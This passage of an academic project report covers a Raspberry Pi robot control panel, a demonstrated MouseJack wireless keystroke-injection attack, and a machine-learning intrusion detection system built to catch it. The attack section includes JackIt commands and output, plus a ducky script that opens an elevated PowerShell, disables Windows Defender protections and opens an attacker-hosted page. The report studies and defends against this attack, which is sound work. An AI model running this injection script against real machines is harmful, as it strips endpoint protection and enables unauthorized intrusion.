gpio.setmode(gpio.BCM)
```

Figure 6.1: PIN Addressing

Figure 6.1 illustrates setting the bin numbering to Broadcom SOC Channel (BCM), which refers to addressing the pins by their Broadcom chip numbers rather than physical PINs.

```
gpio.setup(17, gpio.OUT)
gpio.setup(22, gpio.OUT)
gpio.setup(23, gpio.OUT)
gpio.setup(24, gpio.OUT)
```

Figure 6.2: PIN Setup Functions

Figure 6.2 allows the user to configure the addressed GPIO pins that are connected to the DC motors as output pins, allowing the user to send high or low signals to control the robot's movements.

```
def stop():
    gpio.output(17, False)
    gpio.output(22, False)
    gpio.output(23, False)
    gpio.output(24, False)

def forward():
    stop()
    gpio.output(22, True)
    gpio.output(23, True)
```

Figure 6.3: Robot's Movement Function

In **Figure 6.3**, we begin by defining functions for each robot's movements. The stop function sets all output pins to a false state, which means sending low signals to halt the robot. For the rest movements we send high signals to a specific motor. As mentioned in the forward functions, pins 22 & 23 are connected to the front motors, so the function sends high signals to move the robot in a forward direction.

3. Implementing HTML template:

```
<body>
  <h1>Robot Control Panel</h1>

  <div class="controls">
    <div class="button-row">
      <button onclick="sendCommand('forward')">Forward</button>
    </div>
    <div class="button-row">
      <button onclick="sendCommand('left')">Left</button>
      <button onclick="sendCommand('stop')" style="background:#999;color:#fff;">Stop</button>
      <button onclick="sendCommand('right')">Right</button>
    </div>
    <div class="button-row">
      <button onclick="sendCommand('reverse')">Reverse</button>
    </div>
  </div>
</body>
```

Figure 6.4: Implementing HTML Control Buttons

After defining the move functions, we started implementing the HTML template. The interface theme is defined within the HTML <head> section using CSS for the control panel's design. In the <body> section, we implemented each control element as an HTML button element with an inline JavaScript event handler, as shown in **Figure 6.4**. The stop function has additional styling to emphasize its importance.

```
<div>

```

Figure 6.5: Implementing the Video Streaming Element

In **Figure 6.5** illustrating the video feed element which is embedded within the `` element to display a stream from the camera's website. The `alt` attribute provides a description when the stream is unavailable.

```
<script>
  function sendCommand(cmd) {
    |   fetch('/') + cmd).catch(err => console.error('Command error:', err));
    |   }
  }
</script>
```

Figure 6.6: Sending Commands and Error Handler

Figure 6.6 shows a JavaScript function to send commands to the server by initiating an HTTP request. And, it has an error handler if any error occurs.

```
# Flask routes
@app.route('/')
def control_panel():
  |   return render_template_string(HTML_TEMPLATE)
```

Figure 6.7: Route Root Endpoint

After implementing the HTML template, we began defining the root endpoint (/) for the Flask web application. When the user wants to access the interface, the route in **Figure 6.7** handles the request and returns a rendered HTML response.

```
@app.route('/forward')
def move_forward():
  |   forward()
  |   return "OK"
```

Figure 6.8: Route Movements

For handling movement requests, we defined a route for each move function. As shown in **Figure 6.8**, the endpoint triggers the forward action in the interface as a receiving request; executes the `forward()` function and returns a success acknowledgment.

```

if __name__ == '__main__':
    try:
        print("Robot server running at http://0.0.0.0:5000")
        app.run(host='0.0.0.0', port=5000, threaded=True)
    finally:
        gpio.cleanup()

```

Figure 6.9: Main Execution Block

Finally, the code block in **Figure 6.9** serves as the entry point for the interface. It initializes a web server and ensures proper GPIO pin cleanup on termination.

6.1.2 Attack Module Deployment

This section will pay attention to the attack portion of the project that was developed primarily using Raspberry Pi OS, where a Crazyradio PA dongle was used in combination with the open-source JackIt tool to perform wireless keystroke injection attacks, commonly referred to as MouseJack attacks. The attack simulates USB HID (keyboard) input over a 2.4GHz wireless connection to vulnerable receivers. We will explain how we performed that attack step by step and provide a summarized explanation of each tool used.

6.1.2.1 Crazyradio PA: Flashing the Firmware

Crazyradio PA is a long-range open USB radio dongle based on the nRF24LU1+ from Nordic Semiconductor [33]. Its role in our project is to perform a wireless scan of the 2.4 GHz channels used for communication in the environment, spoof the MAC address of the vulnerable peripheral to send the script to the victim device, and perform sniffing of the packets transmitted over radio frequency channels. We had to flash the Crazyradio PA with a specific firmware that is defined to perform this role only. We followed these commands published by the Bastille team to flash the firmware using the Raspberry Pi OS:

1. Install the Bastille repository from GitHub
`git clone https://github.com/BastilleResearch/nrf-research-firmware.git`
2. Install dependencies
`sudo pip install -U -I pyusb`
`sudo pip install -U platformio`
3. Build the firmware & flash it over CrazyRadio PA
`make`
`sudo make install`

To see if the firmware has been successfully installed, we test it by another Bastille repository and see if it can scan and sniff packets. After this step, the Crazyradio was ready for use in our attack module.

6.1.2.2 JackIt Tool: General Description and how to use it

To apply the attack, we used an open-source tool to help with keystroke injection for MouseJack vulnerabilities. This tool is a partial implementation of Bastille's MouseJack exploit [34], so it supports the firmware flashed over our Crazyradio PA. To install this tool on the Raspberry Pi, we installed the 2.7.18 version of Python and followed the instructions provided in their GitHub repository.

Here are the steps to establish the MouseJack attack:

```

raspkali@raspberrypi:~ $ cd gp/attack
raspkali@raspberrypi:~/gp/attack $ ls
attacked.html
raspkali@raspberrypi:~/gp/attack $ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```

Figure 6.10: Hosting the Attacker's Website

1. As a part of our ducky script that will be explained in the next section, Figure .. demonstrated that we started a Python HTTP server to serve files from the current directory and be accessible from any web browser.

```

raspbkali@raspberrypi:~/gp/jackit $ sudo jackit --script script.txt

      _ _ _ _ _
     /   /   /   /   /   /   /   /   /   /   /   /
    /___/___/___/___/___/___/___/___/___/___/___/
   /   /   /   /   /   /   /   /   /   /   /   /
  /___/___/___/___/___/___/___/___/___/___/___/
 /   /   /   /   /   /   /   /   /   /   /   /
/___/___/___/___/___/___/___/___/___/___/___/

JackIt Version 1.00
Created by phikshun, infamy

[+] Starting scan...

```

Figure 6.11: Starting JackIt

2. The command written in **Figure 6.11** is the main command for exploiting MouseJack vulnerabilities. To execute the JackIt tool, this command should be run with root permission for low-level system interaction, a well-written script to be sent to the victim machine, and the Crazyradio PA should be connected to the Raspberry Pi.

```
[+] Scanning every 5s CTRL-C when ready.
```

KEY	ADDRESS	CHANNELS	COUNT	SEEN	TYPE	PACKET
1	B7:10:61:4A:A4	65,69	6	0:00:00 ago	Logitech HID	00:C2:00:00:FE:FF:FF:00:00:42

Figure 6.12: Detected Vulnerable Device

3. **Figure 6.12** shows the output of the scanning step as the first step of the MouseJack attack. It detects nearby wireless peripherals operating over the 2.4 GHz spectrum. The findings are listed as the MAC address of the peripheral, RF channels the peripheral is using to communicate, how many activities were captured and when they were seen, the type of the peripheral, and packets captured. Note that the type of the peripheral will be known if the peripheral is vulnerable to this attack. Some peripherals are vulnerable to the attack, but they are patched against this vulnerability using packet encryption or encoding. Therefore, the Ducky Script should be encoded or encrypted to the same encryption method used by the peripheral so it can be sent to the victim machine by the spoofed peripheral's MAC address. Otherwise, the script will be ignored.

```
[+] Scanning every 5s CTRL-C when ready.
```

KEY	ADDRESS	CHANNELS	COUNT	SEEN	TYPE	PACKET
1	B7:10:61:4A:A4	65,69	13	0:00:00 ago	Logitech HID	00:C2:00:00:FE:FF:FF:00:00:42

```
^C
[+] Select target keys (1-1) separated by commas, or 'all': [all]: 1
[+] Ping success on channel 74
[+] Sending attack to B7:10:61:4A:A4 [Logitech HID] on channel 74
[+] All attacks completed
```

Figure 6.13: Successfully Finished Attack

4. After selecting which peripheral to target from the scanning, we end the scanning step by pressing Ctrl + C to execute the attack. First, the attacker should select the targeted devices, The tool will ping an active channel to send the script over it.

6.1.2.3 Overview of The Ducky Script

To inject a script, the JackIt tool requires a ducky script payload that is written in a human-readable format. During attack execution, the payload will be mapped to machine-readable codes to be sent, the parsing will be done by the Ducky parser Python code that maps each human-readable format to HID codes so they can be transmitted wirelessly to the target device. In this section, we will explain our custom ducky script that we use in the attack module, it is only supported to be executed on Windows devices.

```

DELAY 1000
GUI r
DELAY 300
STRING powershell -Command "Start-Process powershell -Verb runAs"
DELAY 500
ENTER
DELAY 1500
LEFTARROW
DELAY 500
ENTER
DELAY 2000
STRING Set-MpPreference -DisableBehaviorMonitoring $true; Set-MpPreference -DisableBlockAtFirstSeen $true; Set-MpPreference -
DisableIOAVProtection $true; Set-MpPreference -DisablePrivacyMode $true; Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine
$true; Set-MpPreference -DisableScriptScanning $true
ENTER
DELAY 2000
GUI r
DELAY 1000
STRING chrome http://192.168.1.144:8000/attacked.html
ENTER
DELAY 500

```

Figure 6.14: Attack's Ducky Script

Firstly, there are repeated commands which are:

- DELAY Command: used to pause the script for a specific number of milliseconds. For instance, the first line is DELAY 100, which means pausing for one second. This helps the script to wait for the system response. We had to determine the proper delays after each process because, without delays, the script will be done too quickly and may fail to execute properly.
- STRING Command: used for typing a sequence of characters as a keyboard does. What is written after this command will be typed in the currently focused window.
- ENTER Command simulates pressing Enter on the keyboard.
- GUI r Command simulates pressing Windows key + R at the keyboard. This shortcut is used to open a Run dialog box in Windows.

After clarifying the main commands, our script scenario is as follows:

1. Open the Run dialog box
2. Write [powershell -Command "Start-Process powershell -Verb runAs"] to open the PowerShell as an administrator
3. Press the left arrow to select yes at the pop-up window to confirm and run PowerShell as an administrator
4. Writing a persistent PowerShell commands that disable multiple Windows Defender features. Set-MpPreference enables modifying Windows Defender settings to disable behavior monitoring, real-time protection, privacy mode, script scanning, and auto-update signature at startup.
5. After disabling Windows Defender, the attacker can complete the script to perform several attacks as his intentions like running a rootkit, installing multiple types of viruses, spoofing user credentials, exploring and transferring important files, and many other

attacks. For simplicity and as proof-of-concept, we reopened the Run dialog and opened the Chrome browser to navigate to a local web server.

The page that will be directed from the script is a simple web page telling the victim that his machine has been hacked and is insecure, as shown in **Figure 6.15**.




Figure 6.15: Hacked Device

6.1.3 Host-Based Intrusion Detection System Development

This segment will provide a detailed description of the development environment, programming languages, tools, APIs, and any libraries used in building the defense section of our project, from collecting the data to how we handled it, to how we trained our model.

We worked with Visual Studio Code and Jupyter Notebook as our main workplaces for writing and testing our code.

We chose to work with Python 3.12 as our primary programming language for what it offers in terms of powerful libraries covering most of our needs for this project and versatility since it works across multiple platforms and is easy to work with.

We worked with some common libraries, such as:

1. OS & Subprocess: used to execute system commands and interact with files.
2. Time & Datetime: to manipulate date and time for the collection of features like speed and timestamp.
3. NumPy: helps perform mathematical operations in Python.
4. Pandas: used for reading, writing, and manipulating data using the DataFrame data structure.

6.1.3.1 Custom Dataset

The following section will discuss the specifications for the code we used to collect our custom-made dataset and how we constructed our training and testing data to build the IDS. We collected our data using a tracking script for different behavioural metrics and executed the code on different machines with different users to avoid assumptions based on an individual case and to make sure our model generalizes better, working well with different users with varied lifestyles, and computer usage patterns (e.g., gamers, business owners, students, developers, etc.)

The libraries used to collect input data to create our dataset can be broken down into the following:

1. PyAutoGUI: used mainly to capture and collect live mouse movements.
2. Pynput: a library that allows you to control and monitor input devices.
3. Threading: to enable multithreading for concurrent execution, so we can collect data while also still monitoring HID devices.
4. CSV, RE (regular expressions), and Collections.deque: These libraries were mainly utilized to help work with data, whether to store or manipulate the raw data for the final feature form.

For the algorithm and logic, we followed to collect our data, we mostly focused on collecting behavioural biometrics (mouse dynamics, typing patterns) and system events to train our final IDS to use the data.

Here is a summary of the functions and methods we used to achieve that:

1) `__init__(self, filename="user_behavior.csv")`

```
# Initialize tracking variables
self.prev_pos = pyautogui.position()
self.prev_time = time.time()
self.clicks = 0
self.keystrokes = 0

self.key_timestamps = []
self.mouse_positions = deque(maxlen=30)
self.new_devices_detected = 0
```

Figure 6.16: Initializer Function

Initializes the data structures used for tracking HID behaviour (clicks, keystrokes, mouse movement, shortcuts, HID devices) and sets up the file name used to store the data collected, which is by default called “user_behavior.csv”.

2) `def _get_key_name(self, key)`

```
# Handle control characters (ASCII 0-31)
if hasattr(key, 'char') and key.char and ord(key.char) < 32:
    return self.control_char_map.get(ord(key.char), 'UNKNOWN')
```

Figure 6.17: mapping keys function

Maps raw **pyinput** keys to human-readable key names and handles both normal and control characters. If a key is a control character, it maps it to a readable name with the format [control key]+[char] (e.g., `\x03 => Ctrl + C`)

3) `def _calculate_mouse_jerk(self)`

```
dx = self.mouse_positions[i][0] - self.mouse_positions[i-1][0]
dy = self.mouse_positions[i][1] - self.mouse_positions[i-1][1]
dt = self.mouse_positions[i][2] - self.mouse_positions[i-1][2]
```

Figure 6.18: Mouse Jerk Calculation

This function calculates the change in acceleration based on the recent mouse positions, which the code keeps track of in the **mouse_positions** array by first calculating the speed between the mouse positions and then calculating the acceleration between the speed and finally returning the standard deviation of that acceleration to determine if the mouse moves in a human or a more robotic (perfect) way.

4) `def _on_click(self, x, y, button, pressed)`

```
if pressed:
    with self.lock:
        self.clicks += 1
```

Figure 6.19: Click Counter

Increments the click counter each time the mouse is clicked, so it can eventually calculate the click frequency rate to help detect anomalies. However, it only counts press actions; it ignores releases.

5) `def _on_press(self, key) & def _on_release(self, key)`

```
self.active_modifiers.add(self.modifier_keys[key])
```

Figure 6.20: Key Press Detection

Tracks keystrokes and detects shortcuts used by monitoring **modifier_keys**, so when they are held down and combined with other keys, it records a shortcut.

```
self.active_modifiers.remove(mod)
```

Figure 6.21: Active Modifier State Manager

Remove any released keys from the active_modifiers to ensure the accuracy of the detection and avoid any unintended sequences from being captured.

6) def _check_hid_devices(self)

```
self.new_devices_detected = new_devices
```

Figure 6.22: New HID Devices Detection

Responsible for detecting any new USB HID devices by using **pnputil**, which is a Windows tool, to enumerate HID devices and parse them using a regular expression to detect if a new device appeared.

7) def _collect_data(self)

```
# Write to CSV
self.writer.writerow([
    datetime.now().isoformat(),
    round(move_speed, 2),
    round(click_freq, 2),
    round(keystroke_speed, 2),
    round(keystroke_interval_std, 4),
    round(mouse_jerk, 2),
    shortcuts,
    self.new_devices_detected
])
self.csv_file.flush()
```

Figure 6.23: Writing to CSV File

The main function listens and calculates the metrics every second and log them to a CSV file.

This function is responsible for tracking the following features:

- Mouse speed
- Click frequency
- Keystroke speed
- Keystroke interval std
- Mouse jerk
- Shortcuts used
- New devices detected

8) `def start(self) & def stop(self)`

```
hid_thread = threading.Thread(target=self._check_hid_devices)
hid_thread.daemon = True
hid_thread.start()
self._collect_data()
```

Figure 6.24: Start Function

Starts the mouse and keyboard listener while also starting the HID monitoring in a background thread and runs the main loop, calling the `_collect_data()` function.

```
self.running = False
if not self.csv_file.closed:
    self.csv_file.close()
```

Figure 6.25: Stop Function

Stops the data collection and closes the CSV file to ensure everything is saved safely.

6.1.3.2 Ducky Scripts

We used multiple Ducky scripts to simulate Mouse Jack attack payloads, and we collected them the same way we collected our training dataset, so we can be able to test the IDS with both normal and malicious behavioural data. We wanted to collect malicious data that could represent the attack sector of the Mouse Jack attack. That's why we focused on capturing systematic mouse movements that are perfectly separated, keystrokes, typing speed, and typing patterns of a maliciously sent script.

Here is a summary of the script:

1) Text Injection via Notepad

```
GUI r
DELAY 1000
STRING notepad.exe
DELAY 100
```

Figure 6.26: Opening Notepad

Firstly, the script opens the Windows RUN dialog using the (Windows + R) keyboard shortcut, which is a fast and effective way to launch the application and represents the start of many HID attacks, then waits for a full second to avoid clashing the commands with each other when sending the signals and types the string "notepad.exe" to open the notepad application.


```
ENTER
DELAY 3000
STRING Jordan university of science and technology, cybersecurity department
DELAY 100
STRING Hello , we want to hijack your mouse in order to collect data for our IDS,
don't panic, and we want to collect keystrokes and mouse movments so goodbye for
how the attack will end
```

Figure 6.27: Simulating Keystrokes

After that, the scripts attempt to type different long sentences separated by different time delays, contributing to collecting the typing metrics when simulated as an attack, such as keystroke speed/delay variance, language/structure anomalies, and unexpected shortcut-free typing periods.

2) Mouse Movement via PowerShell

```
GUI r
DELAY 3000
STRING powershell -Command "Add-Type -AssemblyName System.Windows.Forms;
[System.Windows.Forms.Cursor]::Position = New-Object System.Drawing.Point(400,300)"
ENTER
```

Starts with the same command to launch Windows RUN and then executes a PowerShell command that is responsible for moving the cursor of the mouse to different locations on the screen, and repeats this command, followed by delays for a couple of times so the movements can be captured clearly to detect and abnormalities in the difference between a human change and a systematic one.

6.1.3.3 Rule-Based IDS for Vulnerable HIDs

The first line of defense in our solution against the Mouse Jack attack is a script to detect if any known vulnerable devices to the attack are currently connected to the machine by scanning all USB and HID devices, and if so, the script sends an alert.

Libraries used:

1. PyUSB: provides access to the machine's USB system to detect general devices.
2. PyWinUSB: used the HID library to be able to detect Human Interface Devices (HID) like mice and keyboards connected to the host.

Here is a breakdown of the approach we followed:

1) Defining Vulnerable VID:PID pairs

```

# Vulnerable VID:PID pairs
VULN_IDS = {
    ("04f2", "0976"): "AmazonBasics Wireless Mouse MG-0975 (USB dongle RG-0976)",
    ("046d", "c52b"): "Dell KM714 Wireless Keyboard and Mouse Combo",
    ("413c", "2501"): "Dell KM632 Wireless Mouse",
    ("04b4", "0060"): "Gigabyte K7600 Wireless Keyboard",
    ("03f0", "d407"): "HP Wireless Elite v2 Keyboard",
    ("17ef", "6071"): "Lenovo 500 Wireless Mouse (MS-436)",
    ("046d", "c539"): "Logitech G900 Wireless Gaming Mouse",
    ("045e", "0745"): "Microsoft Wireless Mouse 4000/5000",
    ("045e", "07b2"): "Microsoft USB Transceiver model 1496",
    ("045e", "07a5"): "Microsoft USB Transceiver model 1461",
    ("17ef", "6060"): "Lenovo N700 Wireless Mouse",
    ("17ef", "6032"): "Lenovo ThinkPad Ultralim Keyboard & Mouse",
    ("17ef", "6022"): "Lenovo ThinkPad Ultralim Plus Keyboard & Mouse",
    ("04F3", "06FA"): "Logitech mk 235 mouse and keyboard dongle",
}

```

Figure 6.28: List of Vulnerable Devices #1

```

# List of known vulnerable MouseJack devices (VID, PID): Expand as needed
vulnerable_devices = {
    (0x046D, 0xC52B): "Logitech Unifying Receiver",
    (0x046D, 0xC539): "Logitech Nano Receiver",
    (0x045E, 0x0745): "Microsoft Wireless Receiver 700 v2.0",
    (0x045E, 0x07A5): "Microsoft 2.4GHz Transceiver v9.0",
    (0x045E, 0x07B2): "Microsoft USB Dongle Model 1496",
    (0x1038, 0x1720): "SteelSeries Wireless Dongle",
    (0x25AE, 0x2042): "RAPOO Wireless Device",
    (0x25AE, 0x0625): "RAPOO Wireless Device",
    (0x1D57, 0xAD03): "Delux Wireless Dongle",
    (0x1D57, 0xFA60): "Delux 2.4GHz Mouse",
    (0x046D, 0xC534): "logitech M170"
    # Add more based on Bastille's list
}

```

Figure 6.29: List of Vulnerable Devices #2

Based on the known already discovered vulnerable devices, we built a dictionary of each device's corresponding vendor ID and product ID.

2) Detecting USB vulnerable devices

```

devices = usb.core.find(find_all=True)
found_any = False
for dev in devices:
    vid = format(dev.idVendor, '04x')
    pid = format(dev.idProduct, '04x')
    print(dev)
    if (vid, pid) in VULN_IDS:
        print(f"[!] Vulnerable device detected: {VULN_IDS[(vid, pid)]} (VID: {vid}, PID: {pid})")
        found_any = True

```

Figure 6.30: Checking USB Devices

This snippet of the code lists all connected USB devices using the function **usb.core.find()**, converts their VID and PID to hexadecimal strings, and cross-checks them with the vulnerable list configured previously in the code.


If the function finds any suspicious device, it announces it in the following format:

```
“  
[!] Vulnerable Device Found:  
Name: [Name according to the host machine]  
VID: [Vendor ID] PID: [Product ID]  
Known As: [Name according to list]  
”
```

If no vulnerable device is found, the output will appear like this:

```
“  
No known vulnerable devices connected.  
”
```

3) Detecting HID vulnerable devices

A code block with a dark background and light-colored text. It contains a Python script that uses the hid library to get a list of HID devices and then iterates through them to check for vulnerabilities based on vendor ID, product ID, and product name.

```
all_devices = hid.HidDeviceFilter().get_devices()  
  
for device in all_devices:  
    vid = device.vendor_id  
    pid = device.product_id  
    name = device.product_name or "Unknown Product"
```

Figure 6.31: Checking HID Devices

Using **pywinusb.hid()** to filter and enumerate HID devices, and follow the same steps as before to print any present vulnerable device or a message that indicates the system is safe if none were found.

6.1.3.4 Machine Learning-Based IDS

For our second line of defense, we developed a one-class SVM machine learning pipeline and trained it on the custom dataset we had collected. Our training data was carefully pre-processed, cleaned, normalized, and scaled. We also engineered additional behavioural features to ensure our primary goal is being met and our model can detect Mouse Jack attacks using behavioural mouse and keyboard metrics and anomaly detection.

Here’s an outline of the libraries used in preprocessing and building the model:

1. SciKit-Learn Libraries:
 - Preprocessing: for preprocessing the data, scaling, and normalization.
 - Compose, Pipeline: to combine preprocessing steps and apply different preprocessing techniques to different separate features.
 - SVM: for training the one-class SVM model used in anomaly detection.
 - Metrics: used for evaluating the model performance according to different metrics (accuracy, confusion matrix, and classification report)
2. Imblearn.Over_Sampling.SMOTE: used to balance the testing data of our model because of the scarcity of malicious data samples by generating synthetic data of the minority class.

Diving deeper into the algorithm followed for our model:

1) collect_raw_data(directory):

Since we have collected data from different users and across different periods, we needed to merge the different files while preserving that each file belongs to a different user for further data manipulation and for accuracy regarding timestamps.

```
for user_num, filename in enumerate(user_files, start=1):
    filepath = os.path.join(directory, filename)
    df = pd.read_csv(filepath)
    df['user_id'] = user_num # Simple numeric ID
    all_data.append(df)
```

Figure 6.32: Combining Data

After traversing the directory provided for the function and listing the files in a list structure called **user_files**, the code merges all users' CSV files into one file while adding a **user_id** column to keep track of each user using IDs starting from one.

```
# Combine all data
combined = pd.concat(all_data, ignore_index=True)

# Save raw combined data
combined.to_csv(os.path.join(directory, 'data_combined.csv'), index=False)
print(f"Combined {len(user_files)} user files. Total records: {len(combined)}")
```

Figure 6.33: Saving the Combined Data

After that, the combined data is saved to the same directory in a file called **data_combined.csv**, and a prompt announcement that a certain number of files were merged successfully is displayed, and the function finally returns the data frame containing the full data.

2) create_idle_time(df)

```

# Process idle and active groups
for _, group in df.groupby(['idle_group']):
    if group['is_idle_group'].iloc[0]: # Idle group
        if len(group) == 1:
            group['idle_time'] = 0
            new_rows.append(group.iloc[0])
        else:
            first_row = group.iloc[0].copy()
            idle_duration = (group['timestamp'].iloc[-1] - group['timestamp'].iloc[0]).total_seconds()
            first_row['idle_time'] = idle_duration
            new_rows.append(first_row)
    else: # Active group
        group['idle_time'] = 0
        new_rows.extend(group.to_dict(orient='records'))

```

Figure 6.34: Identifying Idle Periods

A lot of the data we collected contained multiple rows of zeros for every feature available. As we know, users don't always use the mouse and keyboard when they are working on their computers, thus long periods where no data was collected are expected.

So to ensure the model doesn't get affected by the amount of zeros while also preserving the benefit of recording this as a way to show normal idle time, we transformed the idle period into a new feature **idle_time**, by sorting the data based on user IDs and time, then flagging the rows with zeros as idle groups and finally subtracting the timestamp to find the accurate time difference representing the idle period.

3) handle_shortcuts(df)

```

# Count the number of shortcuts used
df['shortcut_count'] = df['shortcut_list'].apply(lambda x: len([s for s in x if s]))

# Create binary features for specific keys
keys = ['Ctrl', 'Alt', 'Shift', 'Win']
for key in keys:
    df[f'has_{key}'] = df['shortcut_list'].apply(
        lambda shortcuts: int(any(key in shortcut for shortcut in shortcuts))
    )

```

Figure 6.35: Handling shortcuts

The **shortcuts_used** feature had a lot of empty rows, but because of its relation to the detection of the attack, and how certain keyboard shortcuts are commonly used in attacks that are based on keystroke injections, we couldn't remove it. That's why we transformed it into 5 other features. One represents the count of shortcuts used in a single record, where we noticed in malicious records that a lot of shortcuts were being used in a single row of data. The other features are binary, representing the control keys used in the command (e.g., Ctrl, Win, etc.)

4) extract_mousejack_features(df)

```
# 1. Mouse Stability Index = speed / (jerk + 1)
df['mouse_stability_index'] = df['mouse_speed'] / (df['mouse_jerk'] + 1)

# 2. Interaction Density = (clicks + keystroke speed) / time diff
df['interaction_density'] = (df['click_freq'] + df['keystroke_speed']) / df['time_diff']

# 3. Shortcut Usage Rate = shortcut_count / time diff
df['shortcut_usage_rate'] = df['shortcut_count'] / df['time_diff']
```

Figure 6.36: Engineered Features

In this function, we attempted to engineer more features so that we can have data derived from what we already captured that will also help in raising the model's ability to detect anomalies.

Features added:

- Mouse_stability_index: human movements tend to be smoother where the speed of the movement and the changes in positions are not so far off. A low calculated stability index shows irregular behavior, suggesting automation.
- Interaction_density: indicates how much is happening per second, meaning sudden high values suggest more scripted behavior.
- Shortcut_usage_rate: while humans use shortcuts for convenience, using shortcuts in malware, scripts might be a big part of their functionality, which is why high rates can show a sign of compromise.

5) preprocess_data(df)

```
# Column transformer
preprocessor = ColumnTransformer(transformers=[
    ('log_minmax_std', log_minmax_std_pipeline, log_and_scale_cols),
    ('minmax_std', minmax_std_pipeline, scale_only_cols)
], remainder='passthrough') # binary cols passed untouched
```

Figure 6.37: Pipeline Transformer

Features collected for training the model span across multiple unique scales, which is why, to ensure our data is ready for model training, we applied log scaling, MinMax normalization, and standardization on numeric features while leaving binary data as it is. We used a pipeline structure for preprocessing the data to ensure consistency and modularity in our code.

6) Model Training

```
# Train the OneClassSVM model on preprocessed one-class training data
model = OneClassSVM(nu=0.01, gamma=0.1)
model.fit(df_transformed)
```

Figure 6.38: One-Class SVM Training

Finally, we trained our unsupervised One-Class SVM using the hyperparameters $\nu=0.01$ and $\gamma=0.1$ after trying different values and comparing the results, which are shown in the figure below.

```
nu=0.01, gamma=scale --> F1=0.739
nu=0.01, gamma=0.01 --> F1=0.672
nu=0.01, gamma=0.1 --> F1=0.758
nu=0.05, gamma=scale --> F1=0.743
nu=0.05, gamma=0.01 --> F1=0.667
nu=0.05, gamma=0.1 --> F1=0.713
nu=0.1, gamma=scale --> F1=0.689
nu=0.1, gamma=0.01 --> F1=0.648
nu=0.1, gamma=0.1 --> F1=0.738

✅ Best OCSVM params: nu=0.01, gamma=0.1, F1=0.758
```

Figure 6.39: One-Class SVM Optimization

Chapter 7

Testing

7.1 Testing Approach

To validate the effectiveness and robustness of the developed Intrusion Detection System (IDS), a structured and multi-stage testing approach was adopted. This section discusses the experimental design, evaluation metrics, data handling strategies, and testing pipelines.

7.1.1 Evaluation measures

To evaluate the IDS, we used the following standard classification metrics:

- **Accuracy:** Measures the proportion of correctly predicted samples among the total.
- **Confusion Matrix:** Provides insights into true positives, true negatives, false positives, and false negatives.
- **Classification Report:** Includes precision, recall, and F1-score for both normal and malicious activity classes.

These metrics provide a comprehensive view of the model's performance, especially in imbalanced data scenarios.

7.1.2 Data splitting technique used

The IDS was implemented using a One-Class Support Vector Machine (One-Class SVM), which is suitable for anomaly detection when only normal data is available during training. This approach assumes that malicious behavior deviates significantly from the learned normal patterns. The training data used to fit the model consisted only of normal behavior samples.

Testing, on the other hand, was performed using a mixed dataset containing both normal and malicious activities to evaluate the model's detection ability. A separate labelled dataset (containing both normal and malicious activity) was used for testing. This simulates a real-world IDS scenario where the system is trained on legitimate behavior and then deployed to detect intrusions.

Additionally, the Synthetic Minority Oversampling Technique (SMOTE) was used on the test set to balance the number of malicious and normal records. This ensured fair evaluation and avoided biased performance due to class imbalance.

7.1.3 Pipeline testing approach

A modular data preprocessing and feature engineering pipeline was developed to ensure consistent transformation between the training and testing phases. The pipeline included:

1. Data collection and user labelling
2. Idle time computation based on activity gaps
3. Shortcut feature extraction and encoding
4. Mouse behavior feature engineering
5. Feature normalization using logarithmic scaling and MinMaxScaler
6. Dimensional scaling with StandardScaler

7.1.4 Complete system testing approach

The complete system was tested in two stages:

1. Feature Consistency Check: Ensuring that the test data, after feature engineering, had the same structure and features as the training data.
2. Prediction and Evaluation: Feeding the pre-processed test set into the trained One-Class SVM model and comparing the predictions with the actual labels using classification metrics.

This approach helped validate the full lifecycle of the IDS, from data gathering to prediction and evaluation.

7.2 Testing Results

To assess the performance of the anomaly-based Intrusion Detection System (IDS) built using the One-Class SVM algorithm, we conducted two main experiments:

1. **Evaluation with SMOTE applied on the test set**
2. **Evaluation without SMOTE on the original test set**

Each scenario was evaluated using standard classification metrics: **Accuracy**, **Confusion Matrix**, and the **Classification Report** (which includes Precision, Recall, and F1-Score for both "Normal" and "Malicious" classes).

1. One-Class SVM Evaluation with SMOTE

